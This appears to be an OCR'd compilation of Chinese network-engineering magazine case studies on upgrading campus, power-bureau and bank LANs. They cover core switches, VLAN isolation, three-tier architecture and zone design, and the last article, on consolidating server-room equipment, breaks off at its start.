燕郊使用新增加的核心三层以太网交换机 Quidway S8505。S8505 作为燕郊地区网络核心设备，作为网络的出口设备与廊坊中心的 S8016 等设备进行连接。

#### BAS 设备的选择

根据校园网用户数量和当前流量分布的情况，建议 BAS 选用新增 Quidway MA5200F 宽带接入服务器设备，完成用户的认证管理和相应的一系列非法行为的防范。

#### L3 交换机的选择

L3 交换机选用 Quidway S6503 L3 交换机。新增的三层以太网交换机设备直接汇聚了中心区和南区的教师用户及相关业务，并同时充当华北科技学院校园网络出口设备，同时 S6503 具备很强的三层功能和 ACL 控制能力。

#### 北区汇聚

使用 Quidway S5516 不仅汇聚收敛中心区中心机房范围内原有的 Avaya P134G2 交换机设备所汇聚的 920 个左右的学生用户，还直接汇聚收敛北区中心 1400 个左右的学生用户。

#### 本地网络核心层改造方案

增加一台核心 S8505 路由交换机，作为电信燕郊及三河县级出口核心设备，核心 S8505 通过 GE 上联到廊坊的中心机房的 S8016 上。同时，考虑到将来业务的发展，可增加一条直接连接到北京的 GE 出口链路。

原有的 MA5200F 作为宽带接入服务器，考虑到现有用



户网络规模（2000 个左右的用户）及将来业务发展（更多宽带用户的 GE 接入），为节省 MA5200F 的 GE 端口数，考虑将 MA5200 在 S8505 上侧挂。这样，宽带用户可充分利用 S8505 的 GE 接口接入，然后到 MA5200F 上进行验证计费后上网，同时 MA5200F 提供 24FE 口，也起到了扩展端口的作用。

## 中心机房改造方案

考虑到原有网络核心设备 P882RFT 三层控制能力比较弱（ACL 规则数太少及三层功能启用后常死机的问题），在华科中心机房增加一台 S6503 高端交换机，在 S6503 上作一些复杂的三层功能，如访问控制等，将原来的 P882RFT 下移，在 P882 上做二层交换及一些简单的三层功能。

将原来在 P882RFT 上的一些三层业务转移到新增的 S6503 上，如原先的校园网服务器群。由于服务器要进行相关的访问控制保护，因此从 P882RFT 上转到同 S6503 直接相连比较合适，在 S6503 上进行三层访问控制。

## 用户接入改造方案

接入改造主要针对学生用户进行，为防止学生包月账号的盗用，采取一个用户一个 VLAN 方式进行，这样对下面交换机要求支持 VLAN 及 VLAN 透传和流量控制。学生用户主要集中在北区，因此改造也主要针对北区进行。

北区将原先的 BH6802 替换为 S5516 L3 交换机，起到汇聚北区的学生用户接入及用户 VLAN 划分及流量控制的功能。

中区的学生用户从原先的 P882 上划 VLAN 通过 S5516，然后到 BAS 进行验证后上网，即将中区的学生转移到北区的交换机上来。

南区的教师用户保持原有的网络结构不变化，通过原来的 P580 上网。

学生用户上网（包括上 Internet 及校园网）需要统一使用 PPPoE 拨号方式上网，不同的访问权限通过拨号的账号域名来区分。

## 业务流程分析

在网络改造后，学生用户可以通过使用不同域名的账号来访问 Internet 和教育网及校园网。对访问 Internet 的数据流，通过 MA5200F 进行计费，对于访问教育网及校园网，则不需要进行计费。为了保障业务流方向的正确，需要在 MA5200F 使用 VLAN+账号的方式进行绑定，交换机上为每个学生用户分配一个 VLAN。

原有网络中，教师通过分配固定 IP 地址方式，通过 P882 交换机访问 Internet 和教育网；在经过网络本次改造后，教师上网的方式基本保持不变，还是通过原有的方式上网，教师可以访问校园网及教育网，通过联通出口访问 Internet 网络，但不允许通过电信出口访问 Internet。

## 技术方案

教师用户分配固定 IP 地址，通过专线三层访问网络，不需要验证。通过划分 VLAN 方式，达到和学生用户的隔离效果。可以把所有教师用户划在同一 VLAN 中，但为了避免广播域过大，将教师划分在几个 VLAN 中。

南区和中区用户通过 VLAN，二层交换到 S6503 上，在 S6503 上通过三层交换，通过防火墙，经过联通出口访问 Internet。北区用户通过划分 VLAN，二层交换到 S5516 上，然后通过 S5516 到 P882，通过 S6503，经过联通出口访问 Internet。通过在 S5516 上和 S6503 上划分 VLAN，及在 S6503 上做三层策略，禁止教师用户通过电信的 S8505 出口访问 Internet。

经过上面的网络改造后，实现了如下效果：

杜绝了学生包月用户的账号盗用问题。学生用户上网统一使用 PPPoE 方式，便于维护管理和地址利用，降低了学校网络中心的运维难度。学生用户通过账号域名的不同，划分不同的权限，做到了学生用户可以通过电信访问 Internet，也可免费访问学校内部网及教育网。教师用户的上网方式保持原来的不变。设备三层能力增强，便于将来业务及网络管理的开展。

## 升级改造信息网

### 改造前的信息网络状况

改造前笔者单位信息局域网采用星形网络结构，核心为一台 Cisco 4506 交换机和一台 Catalyst 3550-24 交换机，两台核心交换机互为冗余。交换机之间通过两条千兆链路进行捆绑连接达 2Gbps 带宽。

核心交换机上划分了若干虚网，用于局大楼工作站、服

浙江桐庐供电局 任远超 洪杰  
务器、营业所、变电所等。所有虚网的三层交换都在核心交换机上完成。两台核心交换机通过 HSRP 实现在所有虚网（网段）里的网关的冗余。

网络中心还配置一台楼层汇聚交换机 Catalyst 3550-24 交换机，2 楼至 10 楼的交换机都通过百兆双绞线连接到楼层汇聚交换机上，楼层汇聚交换机通过两条百兆捆绑分别连接到两台核心交换机上，并通过二层冗余技术——生成树



（Spanning tree）实现到核心交换网络的链路冗余。

此外，单位其他连接下属基层单位、营业厅和变电所等

也都通过光纤或双绞线路直接连接到核心交换机上。

单位改造前整个网络连接拓扑图如图1所示。




图1 改造前网络拓扑图

## 网络改造需求

### 改造原因

随着信息化的发展，越来越多的应用系统都依赖于网络运行，网络的规模不断扩大。特别是营销系统网络一刻也不能中断，这就对网络的可用性和可靠性提出了更高的要求。

具体来讲，单位信息网络存在以下几点实际情况，亟需进行改造：

（1）均为二层网络架构，核心交换机压力较大。

单位信息网络选择的是二层网络架构。二层网络架构将核心层和汇聚层合二为一，通常在较小的本地网中出现。

在二层网络结构中，由于所有虚网的三层数据交换都在核心交换机上实现，当出现核心网络单节点失效时，将导致整个网络的瘫痪，所以核心设备的结点失效对整个网络的影响可以说是灾难性的。而即使通过核心交换机冗余方式，防止单台结点失效，在网络遇到病毒等其他方式的攻击时，一个虚网的不稳定将会影响到整个网络，因为所有的虚网都是在核心交换机上实现三层交换的。

（2）设备老化，性能减弱。

目前核心使用的是Cisco 4506交换机，该交换机采用四代引擎，已经服役多年，性能降低，已进入故障多发期。

（3）网络的快速发展。

随着单位整个网络信息点的数量急剧增加，应用系统的不断完善，对网络的要求也越来越高，现有的网络已逐渐不能适合网络信息进一步发展的要求。故需要对单位信息网络进行改造，分别对核心层、汇聚层、接入层进行升级改造，提高信息交换能力和网络安全性，完善网络服务质量，以满足单位未来业务发展的需求。

（4）租用的VPN网络不稳定，某些地方网速较慢。

### 改造预期目标

作为承载多种日常业务应用的基础，我们认为设计一个大型的信息网络平台，应对网络进行科学的规划，保证网络性能在较长时间内在同类网络中处于领先地位，满足今后日益增长的多项业务需求。对此，应有以下几个原则：

首先，一个大型的网络应采用层次化的网络结构，易于将来的网络维护和管理，基于网络的管理，且故障可见、易定位。

其次，一个大型的网络应满足高可靠性、高稳定性和高扩展性。

再次，一个大型的网络应满足日常多种业务系统运行，如生产管理系统、办公自动化（OA）、部门应用、Web网站服务和视频会议等。

### 具体改造过程

#### 网络层次改造

在网络改造中，最关键的就是采用三层网络架构。

分布式的三层提供强大的系统张力，避免了牵一发而动全身。三层网络设计可以为企业网络带来很多益处：一方面可以提供先进的扩展性、容错可靠性、网络流量的可预见性及高效性；另一方面通过明细各层的作用，对网络可以进行合理的优化。

三层网络架构包括：接入层、汇聚层及核心层（如图2所示）。

核心层：高速转发数据；

汇聚层：接入层的汇聚和控制；

接入层：用户终端的网络接入。




图2 三层网络拓扑图

接入层是为工作组或用户提供网络访问，如交换式接入、MAC 地址过滤等。接入层通过上行线路连接到汇聚层。一般通过 VLAN 的生成树技术实现在冗余线路上的负载均衡和上行线路故障时的快速恢复。接入层一般通过二层交换技术来实现。

汇聚层是为接入层提供基于策略的连接，如地址合并、协议过滤、路由服务等，通过工作组的网段化和网络问题的隔离，防止它们影响到核心层。汇聚层一般采用三层交换技术，实现接入层虚网之间的互联并控制接入层对核心层的访问，保证核心层的可靠和稳定。汇聚层还可通过两条冗余上行线路连接到核心层。

核心层为点与点之间提供最佳的传输带宽，一般采用二/三层交换机来实现。采用两台核心交换机可以保证核心层的可靠性，核心交换机之间可以通过多条高速线路进行捆绑，以实现更高的连接带宽。

在核心层与汇聚层及汇聚层与接入层之间一般通过智能的路由协议如 OSPF 来实现路径的选择和收敛及多条路径上的负载均衡。

在单位此次信息网络改造中，我们考虑采用先进的三层网络架构，使用星形和环网相结合的方式组网。中心采用星形结构，对于基层单位这些位置较远的地区，则采用环网结构。

在中心机房放置两台高性能核心交换机，核心之间通过多根千兆链路捆绑连接。另外再将楼层汇聚、服务器汇聚、营业厅汇聚、变电所汇聚交换机作为汇聚层，负责各自连接接入交换机的虚网之间的交换，以及和核心层网络的连接。

由于网络建设费用有限，在先期的网络改造中，我们先考虑在重要的楼层汇聚交换机配置两台互为冗余，将来计划在所有的汇聚层交换机上都实现冗余配置，以保证整个网络

的可靠运行。

在采用三层网络结构后，大大优化了网络结构，提高了网络的稳定性。虚网的交换都在汇聚层终结，即使某个网段遭受攻击，也不会影响到网络核心，并可以快速聚焦到故障点。在增加网络稳定能力的同时也很大程度上增加了网络的故障恢复能力。

此外，核心层和汇聚层之间通过路由协议实现设备和链路的冗余。三层路由协议比二层 STP、VRRP 等冗余技术收敛时间更为快速和稳定，并支持链路负载均衡，能更有效地利用网络资源。

## 更新核心设备

在网络改造中，新的核心交换机仍考虑采用 Cisco 的设备，以方便网络的平稳过渡和整个网络的统一维护管理。

对于核心设备，我们采用思科提供的革新性系列产品——Cisco 7600 Services Router (Cisco 7600 业务路由器)。7600 路由器主要致力于提供高起点的 IP 业务。该产品系列是部署于网络中心的理想选择，作为性能出众的路由器，必须提供出色的性能和服务来满足企业中心的需要。Cisco 7600 能满足这两方面的需求，它提供了 30Mpps（集中式处理）、240Mpps（分布式处理）和 480Gbps 的总吞吐量，以及先进的硬件加速 IP 服务。

Cisco 7600 路由器配置了 Cisco 7600 系列路由器的第三代 Supervisor 引擎——Supervisor Engine 720，它能够硬件加速、IPv4/IPv6 和多协议标签交换（MPLS）等可扩展增强服务，以满足企业不断提高的数据要求。Cisco Supervisor Engine 720 集成了高容量的交换矩阵，每个插槽可以提供 40Gbps 的容量，总系统容量高达 720Gbps。

Cisco Supervisor Engine 720 将高性能 720Gbps 交换矩阵与新型路由和转发引擎集成在同一个模块中。由于集成式交换矩阵的每个端口可以提供 40Gbps 的全双工容量，因此，它不但能支持第三代高性能高密度千兆位以太网，还可以扩展到万兆位以太网接口，为将来的网络扩展提供了广阔的发展空间。

### 基层环网建设

对于基层单位，原来都是直接通过星形方式连接到核心交换机上，并通过核心交换机实现和其他虚网的数据交换。在改造后，对于基层单位，我们增加了 2 台基层汇聚交换机作为网络的汇聚层。

而对于基层单位的接入改造，为保证这些基层单位的网络的可靠性，在网络改造中，都采用冗余链路上连。但由于基层单位普遍较为偏远，如果所有基层单位都采用冗余链路直接连接汇聚交换机的话，每个单位都需要有两条链路，费用较大。因此，对于基层单位的组网，我们决定采用环网的连接方式，把基层单位按地区划成多个环网，如图 3 所示。




图3 基层环网连接图

通过环网连接后，环内的任意一条链路中断，都不会影响基层单位网络的正常运行，在节省投资的同时，又能兼顾网络的可靠性。

### 信息网络安全加固

#### 实施内外网安全隔离

根据国家保密局颁布的《计算机信息系统国际联网保密管理规定》规定，“涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相联接，必须实行

物理隔离。”按照物理隔离的要求，相关用户连接 Internet 时，必须与涉密网络实行网络隔离和计算机信息隔离。

由于笔者单位也属于涉密的计算机信息网络，对此，我们在网络改造中也考虑内外网的物理隔离。切断内网和 Internet 之间的链路，重新单独建设一套外网信息系统专门用于访问 Internet。

### 完善安全规范，提高整体网络安全水平

有了好的硬件环境，同样需要好的软件环境来保障。在网络改造后，信息化建设重点应该从系统实施转向以应用提升为主，运维保障和安全机制也变得重要起来。

目前信息化制度也仅限于进机房要换鞋之类十分初级的规定。随着信息化建设的深入，如果没有科学、完善的制度来管理，正常的运转就不可能。虽然制度不是万能的，但离了它也是万万不能的。

对此，我们制定了详细的安全制度用于保证网络的可靠运行，包括日常巡检、应急处理等多个方面。

### 加强互联网访问日志管理

#### 加强网络日志的管理

我们在此次改造中引入“互联网日志管理系统”，主要就是针对目前主流信息系统基础平台，通过采集互联网访问日志及各种消息、主动探测运行状态等手段，全面地监测、记录动态信息，实时地提供告警信息并输出各种综合日志分析报告，为系统管理人员提供了一个监测面广、响应及时、具有强大分析能力的互联网日志监测管理平台。

#### 提高网管能力

对现有北塔网络管理软件进行升级，新增数据流分析模块、报表分析模块，并对网管点数也进行了大幅扩容，以适应日益增加的网络规模，提高网管的力量与广度。

### 改造成果

单位信息网络通过改造，无论是从网络的结构、性能，还是从可靠性、稳定性等各方面都得到了显著的提升。特别是完整的三层网络结构避免了某个网络不稳定导致影响到整个网络的运行，大大提高了网络整体的稳定性，从而最大程度上保证应用的可靠运行，信息网络整体性能得到显著提升，达到了改造的预期目标。

## 山西建行局域网络改造

随着我行 DCC 系统的全面推广上线及总行若干项目群在分行的全面推广，分行已投入运行的 IT 应用系统在不断

建设银行山西省分行 信息技术管理部 张艳增加，并已形成相当的规模。应用系统的不断上线推广对 IT 基础设施投资和运维管理造成了很大的压力。一级分行



服务器进行上收和整合势在必行。其中网络基础设施资源整合是其中一项重要工作。2007年，为满足我行服务器上收和全行业务系统快速部署、稳定运行的要求，我对局域网进行了优化改造。本文着重对本次局域网改造中分行核心局域网的结构进行层次化和模块化的改造情况作出阐述。

## 原有网络情况分析

我行于2001年进行了全国一级分行局域网统一改造，将一级分行的局域网统一为以两台Cisco 6509核心交换机为传输中心的单核心结构体系。

随着近几年来各类业务突飞猛进的发展，各种服务器、小型机、刀片等主机的广泛使用，原有这种局域网结构在传输负载能力、安全保密性、系统可扩展性等方面暴露出诸多问题。

(1) 全行范围内各一级分行局域网技术规范不统一，给全行技术标准的统一、网络的稳定运行和统一管理、应用的系统综合快速部署造成了困难。

(2) 一级分行核心交换机上部署的功能过多，设备运行压力较大，安全控制错综复杂，各应用区域之间的故障不能得到有效的隔离和控制。

(3) 服务器和前置机直接连接到核心交换机上，使得单台设备（服务器）故障可能引发核心交换机的性能降低，从而影响一级分行骨干网络的稳定运行，甚至导致整个辖内网络服务的中断。

(4) 各系统主机、服务器与客户端没有有效的隔离措施。分行局域网的各应用客户端是诸多病毒、蠕虫、恶意扫描等恶意攻击的高发区域，客户端的恶意程序在没有任何防护的情况下可以直接攻击一级分行内部署的服务器和主机。

(5) 重要系统服务器、前置机接入网络方式不规范，一方面易导致单点故障的产生，另一方面冗余设备又没有发挥应有的作用，降低了应用系统整体的安全可靠性。

## 局域网基础设施总体新架构

根据对原有网络情况的分析，我行确定本次网络改造的主要目标为：统一分行核心局域网的相关规范，明确分行核心局域网的整体架构和技术标准；对分行核心局域网的结构进行层次化和模块化的改造调整，建立明确的功能区域；对重要区域进行有效的安全防护，以保障网络和业务主机服务器等重要设备的稳定运行。

新的分行局域网采用模块化的架构设计方法，清晰、明确定义和区分不同的区域。将分行网络基础设施划分为不同的功能区域，部署不同的应用，使得分行局域网架构能够具有可扩展性、灵活性、高可用性和高安全性。

在分行的整体架构设计中，采用核心边缘设计的思想，

以核心处理区为整个框架的中心，其他部分则作为边缘处理。在网络中设计一个核心交换区，这个区域作为其他各区域的交换处理中心。为了保证实现更好的网络性能，核心交换区只承担提供实现高速转发功能，安全控制等其他职能则在各边缘区域中实现。

这样的架构设计可以具有良好的伸缩性（扩展性）。例如，根据将来业务发展的需要，可以非常容易地增加新的区域或者新的交换机，而不需要对整个架构进行大的修改。同时具备更好的可管理性，因为每个区域的安全功能和详细的路由可以根据每个区域的功能进行单独定义，可以在不影响其他应用或者整个区域的情况下进行网络的局部增强或强化。

在本次局域网改造项目中，将分行的局域网划分为七个功能区域（Zone），分别为：核心交换区（Core Zone）、服务器区（Server Zone）、客户端接入区（Client Zone）、广域网区（Regional Touch Point Zone）、外联区（External Zone）、因特网区（Internet Zone）和测试区（Testing Zone）。

服务器区主要提供分行各种核心应用服务器的网络接入。其内部分为两个子区：内网服务器区（Intranet Server Zone）、集成服务器区（Integration Server Zone）。由于分行各个应用的功能和所属用户访问应用的安全特性不同，故对其对应的应用所属服务器在网络划分为不同的类别。内网服务器区中按类别划分为：业务处理类、系统管理类、网管安管类、语音视频类。

根据应用的三层架构，在服务器区中，根据不同服务器的应用类型，分为业务展现层（Web层），应用/业务逻辑层（AP层）和数据库层（DB层），以便分层隔离，保障不同级别服务器的安全。

考虑设备利旧和重要程度的不同，核心区采用2台H3C 9508交换机热备，在服务器区采用2台H3C 9508交换机热备，在客户端区利用原有的两台Cisco 6509，RTP区采用2台H3C 9505交换机热备，其他区域均采用原有的网络设备接入。各区之间采用千兆光纤冗余互联，最大程度解决了设备更新的最小化和实现网络的可靠传输。

## 网络拓扑结构

### 逻辑拓扑

分行SFB核心局域网在逻辑结构上分为七个功能区域（Zone），分别是：核心交换区（Core Zone）、服务器区（Server Zone）、客户端区（Client Zone）、广域网区（Regional Touch Point Zone）、外联区（External Zone）、因特网区（Internet Zone）和测试区（Testing Zone）。

网络逻辑结构如图1所示：

核心交换区：主要作为分行局域网的核心，连接不同的应用功能区域，实现数据的高速转发。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1 分行局域网总体逻辑拓扑

服务器区：主要提供分行各种服务器的网络接入。根据不同服务器的应用类型，分为业务展现层（Web 层）、应用/业务逻辑层（AP 层）和数据库层（DB 层）等多个逻辑区域，并依据各个应用的功能区域和所属用户访问应用的安全特性不同，确定各应用所属服务在网络上的不同安全类型及访问控制管理。

客户端接入区：主要负责分行局域网用户接入，包括分行机关办公和同城城域网客户端功能接入。并根据业务类型，分为逻辑隔离的两个安全区：生产系统客户端接入区和办公系统客户端接入区。

广域网区：主要实现分行上联总行、数据中心，下联二级分行、营业网点，是分行区域内的汇聚层。从全行网络架

构上分析，广域网区完成分行辖内区域的整体接入，包括分行局域网和辖内分支机构，是分行区域间的网络连接点。

外联区：主要实现内部系统与外部系统的业务外联，包括同行业的往来业务、重点客户的业务、中间代理业务等的互连平台，需要通过电信运营商提供的线路与外联伙伴互联。

因特网区：是作为分行访问 Internet 的出口，需要通过 ISP 与 Internet 连接。

测试区：主要用于部署分行测试、开发所需要的服务器、开发平台等。测试区严格要求与其他区域即生产网络物理隔离。

分行局域网总体物理连接图如图 2 所示：




图 2 分行局域网总体物理连接图

## 接入网基础设施架构

接入网由两个部分组成：一是分行连接行内各应用结点的

网络（包括二级网点、离行自助设备、POS）；二是分行连接外联单位的网络。网络总体结构改造后的网络结构如图3所示：




图3 接入网络总体结构图

## 结束语

通过以上对分行网络基础设施的标准化、规范化建设，大大提升了对基础设施的管理控制能力、风险控制能力、业务支持能力，以及对长期成本的控制能力；实现了对网络设备的统一采购部署、对网络资源的统一规划管理。通过对分行核心局域网络的结构进行结构层次化和功能模块化的改造调整，建立了独立明确的应用功能区域划分，统一了分行

核心局域网络的要求及规范，明确了分行核心局域网络的整体架构和技术标准。对重要区域进行了重点而有效的安全防护，以保障网络和业务主机服务器等核心设备的稳定运行。采用高性能、高可靠性的技术和设备，提高了分行局域网整体对业务的支撑能力、拓展能力。从而在未来几年内能够满足金融业务对应用系统的部署要求。

## 机房设备大整合

随着新业务的不断增加，网络设备也会随之增多。增加的网络设备难免会导致网络运维工作的复杂，更有可能导致原有设备的浪费。可能很多朋友都遇到过类似的问题，这个时候就需要我们将机房的设备进行整合。

今天，我们就来借助一个机房整合项目来看看如何对机房原有设备进行整合，整合机房设备都要注意什么。

### 磨刀不误砍柴工——整合前的准备工作

“磨刀不误砍柴工”，意思是说充分的准备工作可以让我们的执行过程更加完美。在整合机房之前，我们首先要做的工作是认真地对现状进行了解分析，并且针对机房自身的

大悟县财政局 雷应兵

中国农业发展银行大悟县支行 黄兰兰

特点对机房整合工作列出相应的计划。

把“砍刀”磨得尽量锋利，在砍柴的时候就能更加顺手。我们这就来看看在整合机房设备之前是如何“磨刀”的。

### 摸清硬件和软件的详细情况

笔者管理的机房始建于2004年4月，面积约30平方米，专线供电，内有6KVA UPS及8小时后备蓄电池、完整的防雷系统、进行了防静电处理、安装了安全防盗报警系统、配备了灭火器等简单的消防设备、3台空调实现非恒温室内温度控制。建设之初，只安装了3台服务器，两个业务系统。后来，随着新业务系统的上线及软件提供商对

设备提出的一些苛刻要求，每上一套业务系统就会采购一套相应的硬件设备和购买相应的软件环境，导致机房空间紧张、UPS 电源系统超负载运行、机房温度控制难度加大及软件重复购买等现实问题；更为严重的是，硬件设备的不断增加，使网络结构日趋复杂、安全隐患严重、故障频发、维护管理困难。

整合前，机房的硬件设备主要安装在三个网络机柜中，网络拓扑图见图 1。




图 1 原始网络拓扑图

一号机柜内的设备

